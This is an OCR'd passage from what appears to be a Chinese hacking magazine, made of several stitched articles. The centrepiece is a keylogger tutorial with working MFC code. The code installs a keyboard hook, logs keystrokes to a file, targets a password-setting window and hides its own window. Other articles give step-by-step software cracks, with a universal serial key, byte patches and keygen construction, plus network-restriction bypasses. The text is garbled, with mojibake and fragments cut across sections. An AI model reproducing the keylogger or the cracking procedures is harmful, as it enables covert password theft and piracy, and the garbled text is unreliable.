GetWindowText(hWnd,szWindowText,dwMaxCount);
GetWindowThreadProcessId(hWnd,&dwPID);
```

2.设备驱动器信息(服务和设备驱动器差不多，在此不做重复)

设备驱动信息是由服务控制管理器(SCM)来管理的，我要打开服务控制管理器，并枚举所有的设备驱动器。

```
OpenSCManager(NULL,NULL,SC_MANAGER_ALL_
ACCESS);
// 以所有权限打开服务控制管理器；
EnumServicesStatus(schManager,dwDeviceType,
dwDeviceState,
        EnumStatus,dwBufSize,&dwBytesNeeded,
        &dwDevicesReturned,&dwResumeHandle))
// 枚举所有设备的当前状态；
CloseServiceHandle(schManager);
// 记住，在结束访问后要关闭服务句柄；
OpenService(schManager,szDeviceName,
SERVICE_ALL_ACCESS);
// 打开特定的设备驱动器；
QueryServiceConfig(schDevice,lpDeviceConfig,
    1024*8,&dwBytesNeeded);
// 查询驱动器的服务配置信息；
QueryServiceStatus(schDevice,&DeviceStatus);
// 查询设备驱动器的当前状态；
QueryServiceConfig2(schDevice,
SERVICE_CONFIG_DESCRIPTION,
(LPBYTE)lpDeviceDescription,8*1024,
&dwBytesNeeded)
// 查询设备的描述信息；
StartService(schDevice,0,NULL);
// 启动设备；
ControlService(schDevice,SERVICE_CONTROL_STOP,
&DeviceStatus);
// 停止设备；
```

```
DeleteService(schDevice);
// 删除设备;
```

3.磁盘信息

我们希望获得系统所有磁盘的信息，包括软盘、硬盘、光盘等等。

```
GetLogicalDriveStrings(dwBufferLength,lpBuffer);
// 获得逻辑设备的信息;
GetVolumeInformation(lpRootPathName,
lpVolumeNameBuffer,
dwVolumeNameSize,&dwVolumeSerialNumber,
&dwMaximumComponentLength,&dwFileSystemFlags,
lpFileSystemNameBuffer,dwFileSystemNameSize);
// 获得磁盘卷信息，包括卷名称和格式类型;
GetDiskFreeSpaceEx(lpRootPathName,
&FreeBytesAvailable,
&TotalNumberOfBytes,&TotalNumberOfFreeBytes);
// 探测磁盘的空间使用情况;
```

4.环境变量

我们可以从注册表中获得环境块的信息：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\Environment，当然要使用注册表的函数。

```
RegOpenKeyEx(HKEY_LOCAL_MACHINE,RegKey,
0,KEY_QUERY_VALUE,&hKey);
// 打开注册表的键;
RegEnumValue(hKey,dwIndex,EnvironVariable,
 &dwVariableLength,NULL,NULL,NULL,NULL);
// 查询我们需要的信息值;
GetEnvironmentVariable(EnvironVariable,EnvironString,
1024);
// 获得环境变量的字符串信息;
```

5.事件记录信息

```
OpenEventLog(NULL,szLog);
// 打开时间日志记录;
GetOldestEventLogRecord(hEvent,&dwThisRecord);
// 获得最新的日志信息，以便继续查找;
ReadEventLog(hEvent,EVENTLOG_
FORWARDS_READ | EVENTLOG_SEQUENTIAL_
READ,
0,pEventLogRecord,1024*32,&dwRead,&dwNeeded)
// 读去日志信息;
LookupAccountSid(NULL,pSid,szName,&dwName,
szDomain,&dwDomain,&SNU);
// 获取账户的SID，以便获得账户的用户名称;
GetNumberOfEventLogRecords(hEvent,&dwTotal);
// 获得事件日志的总数;
CloseEventLog(hEvent);
// 不要忘记关闭事件句柄;
```

6.网络共享

我们使用第二等级的网络共享搜索。

```
NetShareEnum(NULL,dwLevel,(PBYTE *)&pBuf,
MAX_PREFERRED_LENGTH,&entriesread,
&totalentries,&resume);
// 列举所有的共享目录及相关信息;
NetApiBufferFree(pBuf);
// 释放缓冲区;
NetShareDel(NULL,(char *)lpShareNameW,0);
// 删除网络共享目录;
```

7.网络适配器信息

我们要探测NIC的信息和网络流量。

```
GetAdaptersInfo(&AdapterInfo,&OutBufLen);
// 获取适配器信息;
```

8.系统性能

获取系统的存储器使用情况。

```
GetPerformanceInfo(&PerfInfo,sizeof
(PERFORMACE_INFORMATION))
// 获取系统性能信息;
```

9.进程/线程/模块信息

在此，我们使用工具帮助函数(ToolHelp32)和系统。

```
OpenProcessToken(GetCurrentProcess(),
TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES,
&hToken);
// 打开进程的令牌，提升权限;
AdjustTokenPrivileges(hToken,FALSE,
&TokenPrivileges,sizeof(TOKEN_PRIVILEGES),
NULL,NULL);
// 将进程的权限提升到支持调试(Debug);
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
```

```
0);
// 创建进程的快照;
Process32First(hProcessSnap,&ProcessEntry32);
Process32First(hProcessSnap,&ProcessEntry32);
// 枚举所有进程;
OpenProcess(PROCESS_QUERY_INFORMATION,
FALSE,ProcessEntry32.th32ProcessID);
// 打开特定进程，以查询进程相关信息;
GetProcessTimes(hProcess,&CreateTime,&ExitTime,
&KernelTime,&UserTime);
// 获取进程的时间信息;
GetProcessMemoryInfo(hProcess,&PMCounter,sizeof
(PMCounter));
// 获取进程的存储区信息;
GetPriorityClass(hProcess);
// 获取进程的优先权;
GetProcessIoCounters(hProcess,&IoCounters);
// 获取进程的IO 使用情况;
CreateToolhelp32Snapshot(TH32CS_SNAPMODULE,
dwProcessID);
// 创建模块快照;
Module32First(hModuleSnap, &ModuleEntry32);
Module32Next(hModuleSnap, &ModuleEntry32);
// 枚举进程模块信息;
CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD,
0);
// 创建线程快照;
Thread32First(hThreadSnap, &ThreadEntry32);
Thread32Next(hThreadSnap, &ThreadEntry32);
// 枚举线程信息;
OpenThread(THREAD_ALL_ACCESS,FALSE,
ThreadEntry32.th32ThreadID);
// 打开线程，须自己获得此函数地址;
TerminateProcess(hProcess,0);
// 终止进程;
SuspendThread(hThread);
// 悬挂线程;
ResumeThread(hThread);
// 激活线程;
```

10.关机

```
AdjustTokenPrivileges(hToken,FALSE,
&TokenPrivileges,sizeof(TOKEN_PRIVILEGES),
NULL,NULL);
// 调整进程令牌，使其支持关机;
ExitWindowsEx(EWX_LOGOFF,0);
// 注销系统;
LockWorkStation();
// 锁定系统;
InitiateSystemShutdown(NULL,szMessage,dwTimeout,
FALSE,bSig);
// 支持到记时和消息显示的关机/重启;
SetSystemPowerState(bSig,FALSE);
// 系统休眠/冬眠;
```

11.用户信息

```
NetUserEnum(NULL,dwLevel,FILTER_NORMAL_
ACCOUNT,(LPBYTE*)&pBuf,
dwPrefMaxLen,&dwEntriesRead,&dwTotalEntries,
&dwResumeHandle);
// 枚举系统用户信息;
NetUserDel(NULL,lpUserNameW);
// 删除指定用户;
```

12.系统版本信息


```
GetVersionEx((LPOSVERSIONINFO)&osviex);
// 获取操作系统的版本信息;
我们也可以通过注册表(HKEY_LOCAL_MACHINE\
SOFTWARE\Microsoft\Windows NT\ Current
Version)获取相关信息:
GetTickCount();
// 获取开机时间;
GetComputerName(szInfo,&dwInfo);
// 获取计算机名称;
GetUserName(szInfo,&dwInfo);
// 获取计算机用户名;
GetWindowsDirectory(szInfo,MAX_PATH+1);
// 获取 Windows 目录;
GetSystemDirectory(szInfo,MAX_PATH+1);
// 获取系统目录;
```

四、小结

虽然我们现在已经实现了任务管理器的各项功能，甚至比 Windows 自带的功能还要强大，不过却没有什么兴奋的感觉。因为看看我们的代码，你就会发现那些都是直接调用的 Win32API 函数，我们清楚系统底层究竟是怎么实现的吗？不管我们是否只是为了实现一个功能，还是对操作系统感兴趣，我们都应该更多地对系统底层进行研究，而不仅仅是只会使用高层函数的程序员。虽然微软为我们隐藏了很多的内部细节，但正是这种底层的秘密激发了我们对其进行深入研究的兴趣和动力。

打造自己的键盘记录软件

文/psbeyond



编写盗取密码的程序时，所用的方法通常是，用SendMessage的方法获得“***”的内容，这种方法比较直接，但所获取的信息有限。另外一种方法，就是截获键盘的输入，并进行记录，需要用到钩子技术，虽然复杂些，但这是获取键盘输入信息的最有效方法。

键盘记录软件的原理之一是使用钩子截获键盘消息，钩子可以实现下面几个作用：

* 把截获到的消息复制一份自己保留，再把原消息原封不动发出去；

* 把截获到的消息扣留；

* 把截获到的消息改变后发出去。

为了不使原来的程序出现错误，我们采用第一条作用。分两步实现：钩子的制作和钩子的使用。笔者所用的编译环境VC6.0+Windows 2000。

一、钩子的制作

1、使用应用程序向导生成MFC AppWizard (dll) 工程，工程名为：KeyBoardDLL。选择Regular DLL with MFC statically linked，其他默认。

2、KeyBoardDLL.h中“#include "resource.h"”下声明我们要输出的函数接口，请添加以下3行代码：

```
#define DllExport __declspec(dllexport)
DllExport void WINAPI InstallKeyBoardHook
(DWORD dwThreadId);
DllExport void WINAPI Uninstall Key BoardHook
();
```

3、接下来，在KeyBoardDLL.cpp文件中实现上面声明的两个函数。在编写以前，先解释一下用到的两个API：SetWindowsHookEx和Unhook Windows HookEx

```
HHOOK SetWindowsHookEx(
  int idHook,// 安装钩子类型，如果是键盘钩子，值为WH_KEYBOARD
  HOOKPROC lpfn,// 钩子程序入口地址，为一个回调函数，
   //本例中为LauncherHook，事件触发后自动执行
  HINSTANCE hMod,    // 应用程序实例句柄，如果下面的参数dwThreadId由当前进程创建，则值必须为NULL
  DWORD dwThreadId    // 钩子寄生的线程ID(下面会讲获得方法)，如果想截获全局消息，则设置为0
);
```

与SetWindowsHookEx相反，Unhook Windows HookEx的作用是卸载钩子，参数为钩子程序的句柄，其值由SetWindowsHookEx的返回值确定。解释完API后，就可以进行下面的操作了。在KeyBoardDLL.cpp文件中找到“CKeyBoardDLLApp theApp;”，在它下面添加下面的函数：

```
//安装钩子
DllExport void WINAPI InstallKeyBoardHook
(DWORD dwThreadId)
{
      Hook=(HHOOK)SetWindowsHookEx
(WH_KEYBOARD, (HOOKPROC)LauncherHook,
            theApp.m_hInstance, dwThreadId);
}
//卸载钩子
DllExport void WINAPI UninstallKeyBoardHook()
{
      UnhookWindowsHookEx(Hook);
}
```

其中，Hook为HHOOK类型的全局变量，需在程序开始定义（HHOOK Hook；）。LauncherHook为一个回调函数。

```
LRESULT CALLBACK LauncherHook(int nCode,
WPARAM wParam,LPARAM lParam)
{       //为防止其他使用钩子的程序出错，在截获到
钩子后还得传递出去
        LRESULT Result=CallNextHookEx(Hook,
nCode,wParam,lParam);
        if(nCode==HC_ACTION)
        {
                if(lParam & 0x80000000)
                {
                        //保存按键代码
                        char c[1];
                        c[0]=wParam;
                        SaveLog(c);
                }
        }
        return Result;
}
```

其中，使用了一个自定义函数SaveLog，作用是把截获到的键盘消息保存为文件：

```
void SaveLog(char* c)
{
        CTime tm=CTime::GetCurrentTime(); //得
到当前时间
        CString name;
        //生成C盘下的Key_月_日.log型的文件
        name.Format("c:\\Key_%d_%d.log",tm.
GetMonth(),tm.GetDay());
        CFile file;
        if(!file.Open(name,CFile::modeReadWrite))
        {
                file.Open(name,CFile::modeCreate|CFile::
modeReadWrite);
        }
        file.SeekToEnd(); //写指针定位到文件尾，既
以追加方式写入
        file.Write(c,1); //写数据
        file.Close(); //文件关闭
}
```

上面使用MFC方式操作文件，如果你对C语言的fopen方式比较熟悉，可自行替换。这几个函数是从网上copy的，非常简单，仅做了少量修改。如果对上面的函数有不清楚的，请参考MSDN。

编译运行，在Debug文件夹下会生成KeyBoardDLL.dll、KeyBoardDLL.lib两个文件，连同KeyBoardDLL.h文件备份出来就可以应用在其它程序当中了。

二、钩子的使用

我以制作截获更改用户密码的程序为例。程序要时刻监测系统的运行，当发现标题为“设置密码”的程序为前端窗口时，我们在上面写的键盘钩子开始起作用。而当其他窗口为前端窗口时，则卸载键盘钩子。很容易想到使用定时器来完成。为了防止钩子被多次安装，还得设置一个BOOL型成员变量，初始化为FALSE，如果钩子被安装，则改变其值为TRUE；被卸载，再把其值变为FALSE。好了，原理说到这儿，使用应用程序向导新建立一个单文档程序，工程名为GetUserPWD，在How would you like to use the MFC library? 中选择As a statically linked library。把上面3个文件copy到工程文件夹下。在工程－设置－Link中添加KeyBoardDLL.lib，把KeyBoardDLL.h导入工程中，在MainFrm.cpp中包含头文件KeyBoardDLL.h，使用类向导为CMainFrame类添加定时器消息映射（图1）。

图1

```
void CMainFrame::OnTimer(UINT nIDEvent)
{
        char szTitle[256] = {0};
        //得到前端窗口句柄hWnd
        HWND hWnd = ::GetForegroundWindow();
        //由hWnd得到窗口标题，保存在字符串
```

```
szTitle 中
        ::SendMessage(hWnd,WM_GETTEXT,255,
(long)szTitle);
        if(strcmp(szTitle,"设置密码") == 0)//如果标
题为“设置密码”执行以下操作
        {
                //bIsInstall 为BOOL 型成员变量，表
示钩子是否安装，在初始化时设为FALSE（未安装）
                if(!bIsInstall)
                {
                        DWORD dwProcessId = 0;
                        //安装钩子，传入"设置密码
"窗口的线程ID。GetWindowThreadProcessId
                        //函数的作用是由窗口句柄获
得窗口的线程ID
                        InstallKeyBoardHook(::
GetWindowThreadProcessId(hWnd,&dwProcessId));
                        bIsInstall = TRUE;
                }
        }
        else
        {
                //卸载钩子，同时把钩子安装标志
bIsInstall 设为FALSE
                UninstallKeyBoardHook();
                bIsInstall = FALSE;
        }
        CFrameWnd::OnTimer(nIDEvent);
}
```

另外，在初始化程序CMainFrame::OnCreate中设置定时器SetTimer(0,100,NULL)；为工程重载虚函数DestroyWindow（在ClassView中的CMainFrame上右键选Add Virtual Function，在弹出的窗口中选DestroyWindow），作用是在关闭应该程序时处理一些任务。对于本工程来说，下面两个任务需要在结束程序时执行：

```
//杀死定时器KillTimer(0),
//并卸载钩子：
UninstallKeyBoardHook();
```

作为一个键盘记录软件，当然不希望出现程序的窗口。在单文档程序中，使窗口不可见非常简单。只要在“PreCreateWindow(CREATESTRUCT& cs)”中改变窗口风格就可以了，如下：

```
BOOL CMainFrame::PreCreateWindow
(CREATESTRUCT& cs)
{
        if( !CFrameWnd::PreCreateWindow(cs) )
                return FALSE;
        // TODO: Modify the Window class or
styles here by modifying
        //  the CREATESTRUCT cs
        // 使窗口不可见并且不出现在任务栏中
        cs.style=WS_POPUP;
        cs.dwExStyle |=WS_EX_TOOLWINDOW;
        return TRUE;
}
```

当然，如果你想记录所有的键盘输入，就可以不使用定时器消息，而直接在初始化程序时调用InstallKeyBoardHook(0)安装钩子，在程序结束时使用UninstallKeyBoardHook卸载钩子。还有一个问题，就是程序的结束，因为我们屏蔽了窗口和任务栏图标，所以只能用Ctrl+Alt+Del调出任务管理器结束了。如果你有兴趣，可以编写热键呼出功能，把它做成一个完整、实用的软件。部分源码可在http://www.diligencedalian.com/psbeyond/GetUserPWD.zip下载。

£¨É¨Ïß½Ø¡Ú40 页）

-u <username> 设置代理服务器认证用户名。

-p <password> 设置代理服务器认证密码。

-telnet-keep-alive 此选项使得prtunnel保持Telnet服务一直保持连接远程服务器状态。

-irc-auto-pong 此选项使得prtunnel保持本地IRC和远程IRC主机的连接和自动相应状态。

-h 显示帮助信息。

-v 显示prtunnel版本信息。

prtunnel 应用实例：

prtunnel -H Myproxy 6667 irc.freenode.net 6667

如果用户成功运行了此命令，那么本机的IRC客户端可以通过先连接本机的127.0.0.1，再由prtunnel通过6667 端口，名为Myproxy的本地代理服务器连接到6667端口的irc.freenode.net的远程IRC服务器中，这样，用户就可以通过prtunnel突破Myproxy的6667端口的封锁成功地连接到irc.freenode.net服务器上了。

揪出隐藏在IE天使中的万能注册码

文／阿剑

目前有许多共享软件必须注册才能使用其全部功能，这本来无可厚非，毕竟那是作者花费了许多时间和精力写出来的，但许多软件作者不大注意保护自己的软件，导致软件被别人破解。其实，有些时候实在不能怨破解者，因为有些软件的保护真的太简单了，竟然有万能注册码存在！这样的软件只能说作者在保护方面不够用心了。比方说，我们今天要说的IE天使就有万能注册码存在，今天我们就谈谈如何发现它的万能注册码。

IE天使是一款出色的IE修改器，它可以修改IE右键菜单，对IE进行个性化设置，而且可以保护你的个人隐私，防止远程修改注册表，同时可以查询自己的主机名和IP地址，对IE工具栏以及QQ安全，如清除QQ聊天记录等也可以进行设定。该软件是共享软件，要使用全部功能必须注册才行，本来不想破解它，但无意中发现了该软件有万能注册码，故写出来提醒大家注意。

首先，从这里下载IE天使：http://as.onlinedown.net/down/iea22.exe，目前最新版本为2.2，大小为478KB。安装完毕后运行IE天使，你会看到如图所示界面（图1），各个功能尽在眼前。试试注册该软件，点击“注册”，输入注册码13800138000（图2），再点击“注册”，会弹出一个对话框提示我们：注册码错误！请重新输（图3），胡乱输入的当然不会注册成功，记住这个提示信息下面我们要用到它。用侦测加壳软件FI、language2000等检查IE天使，发现该软件并没有加壳，这样就简单多了。请出我们的静态反汇编利器W32DASM反编译它，待反汇编完毕后，点击“参考”菜单中的“串式参考”，找到“注册码错误！请重新输”这条信息（图4），

图2

图3

图1




图4

双击之，会来到如图所示这里（图5），这就是软件的核心比较区了。为方便大家查看、分析，我将图中的代码列出来，并加了注释，如下所示：

图5

```
* Possible StringData Ref from Code Obj ->"iesafeoflinye2002" <--------★★这是什么?
  |
:0049AAFF BAB4AB4900   mov edx, 0049ABB4 //把0049ABB4送入EDX中
:0049AB04 E8A399F6FF   call 004044AC   //经分析这是注册码的比较CALL
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0049AA97(C)
|
:0049AB09 740Cje 0049AB17 //这里如果不跳则注册失败

* Possible StringData Ref from Code Obj ->"注册码错误！请重新输。" <-- 我们记住的软件提示信息
  |
:0049AB0B B8D0AB4900   mov eax, 0049ABD0
:0049AB10 E85B5EF9FF   call 00430970 //显示注册码错误的CALL
:0049AB15 EB72jmp 0049AB89

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0049AB09(C)
|

* Possible StringData Ref from Code Obj ->"恭喜你，注册成功！" <-------- 注册成功后的提示信息
  |
:0049AB17 B8F0AB4900   mov eax, 0049ABF0 //来到这里就成功了
:0049AB1C E84F5EF9FF   call 00430970   //走过这一行会显示“恭喜你，注册成功！”
:0049AB21 BA02000080   mov edx, 80000002
:0049AB26 A160FC4900   mov eax, dword ptr [0049FC60]
:0049AB2B E8A4ACF9FF   call 004357D4
:0049AB30 33C9xor ecx, ecx //ECX清零

* Possible StringData Ref from Code Obj ->"\software\林叶软件\IE天使XP\" <------ 写入注册表
```

如果想得到注册码，可以进入偏移地址0049AB04处的关键CALL，或用TRW2000动态跟踪，在偏移地址0049AB04这一行设定断点（用BPX 0049AB04下断），待代码执行到这一行时输入D EDX就可以看到软件的注册码。如果要暴力破解，只要将偏移地址0049AB09那一行的je 0049AB17(740C)改为jmp 0049AB17(EB0C)，也就是用16进制文件编辑器UltraEdit打开IE天使的主文件IE天使XP.exe，然后按Alt+F3调出“查找”对话框，然后搜寻：740CB8D0AB4900，找到后把其中的“74”改为“EB”即可，这样无论你输入任何字符都可以注册成功！

不过更令人感兴趣的是，以上代码中的第一行中的“iesafeoflinye2002”，它是什么呢？如果你用TRW2000动态跟踪就会知道这是软件的注册码！如果你没有动态跟踪过，凭直觉我们也可以猜一猜，在注册码比较CALL的上面出现的这一字串是干什么用的，八成就是软件的注册码！输入试试，点击“注册”，显示：恭喜你，注册成功（图6）！呵呵，原来这就是软件的万能注册码！任何人都可以使用该注册码成功注册自己手头上的IE天使，感兴趣的朋友赶快试试吧。

图6

目前，有许多软件有这样的万能注册码，如QQ黑眼、冰盾等等，这说明我们的国产软件在自我保护方面做得还不够好，希望作者们能加以注意，改进算法，增强保护，愿我们的国产软件越来越好！

一款pdf转换工具

µÄÆÆ½â

文／一无所有

本文旨在通过一个简单的例子介绍软件破解方面的知识及相关的工具的基本使用方法，各个软件又有其更深层次的应用。在让大家了解软件是如何被破解的，而这里面的知识还有很多，需要大家自我的学习和提高。本例中使用的软件可以在http://www.pediy.com下载。

一、分析软件

拿来破解的软件是一个pdf转换工具，不注册有10000次使用次数限制，生成的HTML文件会标明unregisted的字样。FI分析软件没加壳，是用VC编写的。用filemon分析软件每次启动都检验c:\windows\system\Pdf2htm.dat文件,判断软件是否注册。用winhex打开文件，好像是空的，不对，只有一个数值6，有点眼熟，对了10000-6=9994，这不是软件启动时的提示吗？好像关系很微妙，说句实话有时感觉的确很重要，不过也是建立在分析的基础上，你看看此文件被修改的时间就应该会联想到这里的。

二、用trw2000(softice)破解软件

Ctrl+N激活trw2000，下断点bpx hmemcpy，F5返回，随便输入个数字，如123456789，按“确定”后返回trw2000，bc *清除所有断点，pmodule来到程序领空，F10单步执行，d esi看到注册码了吗？不用怀疑，就是那么容易。再按一下F10，d eax可以看到你输的错误的注册码！下面是注册码的比较过程，很容易就可以看懂。

```
:00405492 BE78184400 mov esi,00441878 中断在这里
:00405497 8D442450 lea eax, dword ptr [esp+50] d esi 可以看到注册码，d eax 可以看见你输的注册码
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004054BD(C)
|
:0040549B 8A10 mov dl, byte ptr [eax] dl="1"
:0040549D 8A1E mov bl, byte ptr [esi] bl="D"
:0040549F 8ACA mov cl, dl cl="1"
:004054A1 3AD3 cmp dl, bl 比较dl与bl
:004054A3 751E ** jne 004054C3 不相等就跳到004054C3，会弹出错误的对话框
:004054A5 84C9 test cl, cl
:004054A7 7416 je 004054BF 相等就跳
:004054A9 8A5001 mov dl, byte ptr [eax+01] dl="2"
:004054AC 8A5E01 mov bl, byte ptr [esi+01] bl="C"
:004054AF 8ACA mov cl, dl cl="2"
:004054B1 3AD3 cmp dl, bl
:004054B3 750E ** jne 004054C3 不相等就跳到004054C3，会弹出错误的对话框
:004054B5 83C002 add eax, 00000002
:004054B8 83C602 add esi, 00000002
:004054BB 84C9 test cl, cl
:004054BD 75DC jne 0040549B 返回0040549B
```

是不是很容易啊！其实关键是找到注册码的比较部分，一般在跳到错误信息的前面那个CALL里。

三、制作注册机

咱们还是趁热打铁，就用上面的数据，制作注册机，其实原理很简单：就是中断并读出寄存器或内存中的注册码。下面就跟我一起来做吧！工具是Keymake，国产软件，还有很多其他的功能，有兴趣的不妨自己看看。

1、启动Keymake，选择其他——另类注册机，弹出一对话框。

2、在程序名称中选择你要制作注册机的软件。

3、单击“添加”，在中断地址中输入

00405497，中断次数为1，第一字节为8D，指令长度为4，选中“保存下列信息为注册码”，选择“内存方式”，选择寄存器为ESI，地址指针为16层，确定后添加成功。

4、在用户信息中输入作者的相关信息，单击”生成”，选择一种样式，保存。

5、将其拷贝到软件所在目录，运行，直接按“确定”，弹出一个对话框，看到了吗？是不是跟你刚才在内存里面看见的一样呀！

也许大家会不明白，我怎么知道中断地址、字节、长度等等信息，那你看看这个。

```
:00405492 BE78184400 mov esi, 00441878
:00405497 8D442450 lea eax, dword ptr [esp+50]
```

因为当程序运行至00405497时查看ESI才能看到注册码，在其之前和之后设断都没有必要，所以中断地址就是00405497，第一字节就是这个指令机器码的第一个字节8D，指令长度就是机器码长度，2个字符表示一个字节。因为注册码是保存在ESI中，注册码长度为16位字符，所以就选择ESI寄存器，地址指针16层（这个我也不是很明白，为什么用层这个词）。同样的软件还有crackcode，原理与其类似，在这里就不介绍了。

四、使用W32Dasm破解软件

在上面，我让大家看过了程序的反汇编代码，打开软件选择你要反汇编的程序，等待一会程序就被反汇编完毕。选择“GOTO——GOTO CODE LOCATION”，输入0040549B（我这里是利用了trw2000里的结果，如果我们一开始就用它破解这个软件，我们就需要得到错误信息，然后查找，再确定关键的跳转）。在这里关键的跳转我们已经分析出来了，就是上面那两个JNE（以用** 标住），将其全部改为JE试试，记下其OFFSET的值。用HIEW打开程序，F4选择DCODE，F5输入OFFSET，F3更改机器码，F9保存，F10退出。打开软件看看，随便输入注册号，按“确定”，“谢谢您的注册”，好亲切的词啊！

是不是觉得这样不是很舒服，每次进入软件还得按“注册”，不要紧，跟我来。

1、用EXeScope打开软件，查看Resource->Dialog->163，那要问这个是什么了。EXeScope是汉化软件时使用的，它可以查看软件使用的资源，而163就是一个对话框的标识，这个对话框就是每次启动软件时显示的，163D=A3H。

2、用W32Dasm反汇编软件，选择Refs->Dialog Reference，双击Dialog:DialogID_00A3，来到 ：

```
* Referenced by a CALL at Addresses:
|:00407147 , :0040A764 看看这两个地址，是那里调用的
|
:004059E0 E855660200 call 0042C03A
:004059E5 8B4C2404 mov ecx, dword ptr [esp+04]
:004059E9 8B4008 mov eax, dword ptr [eax+08]
:004059EC 6A00 push 00000000
* Possible StringData Ref from Data Obj ->"d"
|
:004059EE 6800534000 push 00405300
:004059F3 51 push ecx
* Possible Reference to Dialog: DialogID_00A3 ——这里
|
:004059F4 68A3000000 push 000000A3
:004059F9 50 push eax
:004059FA FF157C244300 call dword ptr [0043247C]
:00405A00 C3 ret
```

查找后发现分别从下面两个地址转移到这里：

```
:00407147 E894E8FFFF call 004059E0
:0040A764 E877B2FFFF call 004059E0
```

两个语句的偏移量分别是9d64h和6747h，下面要干的事就是打开HIEW，将这两个语句全部改成9090909090，其实就是nop。这样，程序就不会调用这个对话框，你也就看不见它了。

不信打开软件看看，注册框没了，直接使用软件了，高兴吧！你也成功地破解了一个软件了。

其实可用的方法很多，技术也有很多，我也是找了一些经常用到的软件来做个简单的介绍。相信在一番练习之后，你也会成为一个破解高手。希望大家学破解是提高自己的技术，千万不要用于非法用途啊！否则造成的一切后果与作者及相关杂志无关！

网络执法官这个软件网友可能略有所闻，它运行于局域网内的一台主机上，可监控整个网络的连接情况，实时检测各用户的IP、MAC、主机名并记录，具有限制各种用户的权限，对违反权限的用户进行管理等功能，被它“管”住了以后，我们还有什么办法呢？本文通过作者的亲身体验给大家介绍一点经验。

一次突破
网络执法官的经验之谈

文／灰色野云

最近，公寓网管为了控制非法上网用户，前一段时间把合法用户的网卡物理地址MAC抄去，结果我们这些非法用户就不能上网了，刚开始只是不能上Internet，现在是经常跳出一个IP冲突的窗口来。为了突破限制，于是看了一些资料，现在终于可以上网了，把我的经验与大家一起分享!

初步断定是由于网络执法官所为，但不管是用什么软件，这种限制总离不开ARP欺骗。先讲一下ARP原理，在局域网内，各主机之间通信是工作在TCP/IP体系结构的数据链路层，也就是OSI的第二层，依靠每张网卡的MAC地址不同来分辨不同的主机，而用户用的是IP地址，所以每台主机都有一个ARP表缓存，这个ARP表就是用来对应IP地址和MAC地址的。打个比方：如果有A、B、C，……n台主机，那么假设A要与B通信，在连接之前，每台主机就动态地向LAN广播一个ARP包，包含自己的IP地址和MAC地址，这时A也会收到B的ARP表，来更新自己的ARP表，然后找到B的IP地址对应的B的MAC地址，之后就可以通信了。

我们在内网要访问Internet，就要通过网关，当然要与网关主机通信，而网络执法官就是要阻止非法用户连上Internet，那么它就会向没有注册的用户发送网关的ARP包，也就是说发一个网关的IP地址，而MAC地址是随机的ARP表，非法用户接到该包后就更新自己的ARP表，然后要上网，先连接网关，而实际上连接的是一个根本就不存在的主机，所以就连不通。


用过网络执法官的人都知道，一共可以为用户设置3种权限：1.是IP地址冲突；2.是禁止与除本机外的关键主机连接；3.是与除本机外的所有主机连接。上面所说的就是第二种了，所以这种情况下，网络执法官是不可以装在网关上的。而第三种情况和第二种情况一样，不同的是向非法用户发送除本机外的所有主机的虚假ARP表，这样就连LAN也不能访问了。

对于这两种限制，只要我们知道了它的原理，就很容易解决，配置静态ARP表就可以了.用ARP -A 命令查看ARP表，我看过两篇文章，上面说可以通过查看网关的ARP表，然后用ARP -S 192.168.0.1（网关IP）（网关MAC）。我的意见有点不同，用ARP -A命令查看本来就有可能是被欺骗了的，所以要从其他方法来弄，其实我们也可以弄个网络执法官来研究一下，只要那个网络执法官用户和网关不是同时在线，我们就有机会弄到他的MAC 地址,然后再用ARP -S 192.168.0.1（网关IP）（网关MAC），我做了一个批处理文件：

```
CD\（回车）
ARP -S 192.168.0.1 00-d0-
```

平时上网时，我们在IE中键入网址，我们称之为域名。如果我们键入一个网址加上一个路径和文件名，我们就称之为URL了。URL是网络资源在Internet上的惟一地址。更多地，我们键入一个我们容易识别的域名加上文件地址的组合。殊不知，IE还支持很多我们不常用的输入，例如十六进制输入等。这样一来，就给黑客以可乘之机。

模糊的URL



文/lzp729

URL（Universal Resource Locator通用资源定位器）是我们上网最常用到的东西之一，例如，我们访问的网页地址http://www.nwi.net/~pchelp/obscure.htm就是一个URL形式，但是我们同样可以通过http://3513587746@3484559912/obscure.htm来访问这样一个页面。

上面第二种奇怪的表示方法只是利用了一些不为人熟知的关于URL构造的知识。眼睛所能看到的往往并不是最真实的，这仅仅是巧用了关于网络地址表达方式的某些约定而造成的。而这些奇怪的URL往往用于那些广告邮件中，或者用在某些不希望被人看到真实网址的地方。在这里，我就将

---

f8-29-e3-af （回车）

将此保存为一个批处理文件（如test.bat），放到桌面运行。要连接其他的主机也可以用同样的方法，只需修改其中的相关内容即可。

